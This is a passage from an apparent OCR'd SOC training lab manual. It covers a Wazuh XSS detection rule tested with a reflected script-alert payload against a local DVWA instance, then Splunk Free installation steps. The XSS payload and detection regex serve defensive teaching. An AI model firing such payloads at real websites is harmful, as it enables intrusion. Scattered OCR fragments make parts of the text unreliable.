<regex><script>|alert\(|onerror=|onload=|&lt;svg|&lt;img</regex>
<group>xss,web</group>
</rule>
</group>
```

```
# systemctl restart wazuh-manager
```


✅ 4. Perform an XSS Attack on DVWA
http://<ubuntu-ip>:8080/vulnerabilities/xss_r/?name=<script>alert('xss')</script>



then check

```
# tail /var/log/dvwa-apache/access.log
```

Now go and check Threat Hunting > Events section



Lab-8: Splunk Free Setup and Log Collection

Objective: Deploy Splunk Enterprise (Free Edition) on Windows/Linux, ingest logs from local files, Windows Event Logs, Syslog, Filebeat and Wazuh, and analyze them using Splunk Search & Reporting.

Aim

To install and configure Splunk Enterprise Free Edition and perform centralized log collection and analysis.

Theory

Splunk is a Security Information and Event Management (SIEM) platform that collects, indexes, searches and visualizes machine data. It is widely used by SOC analysts for monitoring, threat hunting and incident response. Splunk stores data in indexes, processes search queries using SPL (Search Processing Language) and presents dashboards for analysis.

Software Requirements

- Windows 10/11 or Ubuntu Linux
- Splunk Enterprise Free
- 4 GB RAM (minimum)
- Administrator/Sudo privileges
- Web Browser

Architecture

Windows/Linux Logs → Splunk Forwarder/File Monitor → Splunk Indexer → Search & Reporting → Dashboards

Practical Procedure

1. Download Splunk Enterprise

Visit the official Splunk download page and download Splunk Enterprise.

Procedure:

- Perform the task.
- Verify the expected output.
- Record observations.

Expected Output:

The step completes successfully without errors.

SPLUNK F



Downloaded Splunk Enterprise for Windows.

2. Launch Installer

Run the installer with administrator privileges.

Procedure:

• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



3. Accept License

Accept the software license agreement.

Procedure:

• Perform the task.

• Verify the expected output.


• Record observations.

Expected Output:

The step completes successfully without errors.

ts 01 – 06)

3 License Agreement



Accepted the license agreement to continue.

4. Choose Installation Path

Keep the default path or choose another location.

Procedure:

• Perform the task.


• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.

Screenshot_01



Selected installation path: C:\Program Files\Splunk\

Screenshot_04

5. Create Administrator Account

Create the Splunk administrator username and password.

Procedure:


• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



6. Complete Installation

Wait until installation finishes successfully.


Procedure:

- Perform the task.
- Verify the expected output.
- Record observations.

Expected Output:

The step completes successfully without errors.

Screenshot_03



Splunk Enterprise installation in progress.

Screenshot_06

7. Login to Splunk

Open http://localhost:8000 and sign in.

Procedure:


• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



Screenshot 07

8. Verify Home Dashboard

Verify the Home page loads correctly.

Procedure:

• Perform the task.


• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.

FREE SETUP – PART 2 (Screensho



essfully logged in to Splunk Enterprise – Home dashboard.

Screenshot 08

9. Open Add Data Wizard

Navigate to Settings → Add Data.

Procedure:

• Perform the task.


• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.

ots 07 – 12)



pened Add Data wizard to upload or monitor data.

Screenshot 09

10. Upload Log File

Upload a sample log file.

Procedure:


• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



Selected log file 'sample_logs.log' for upload.

Screenshot_10

11. Select Source Type

Choose or detect the correct source type.

Procedure:


• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



Screenshot_11

12. Review Import Settings

Verify source, host and index before submitting.

Procedure:


• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



viewed all settings before importing data.

Screenshot_12

13. Open Search & Reporting

Launch the Search & Reporting app.

Procedure:

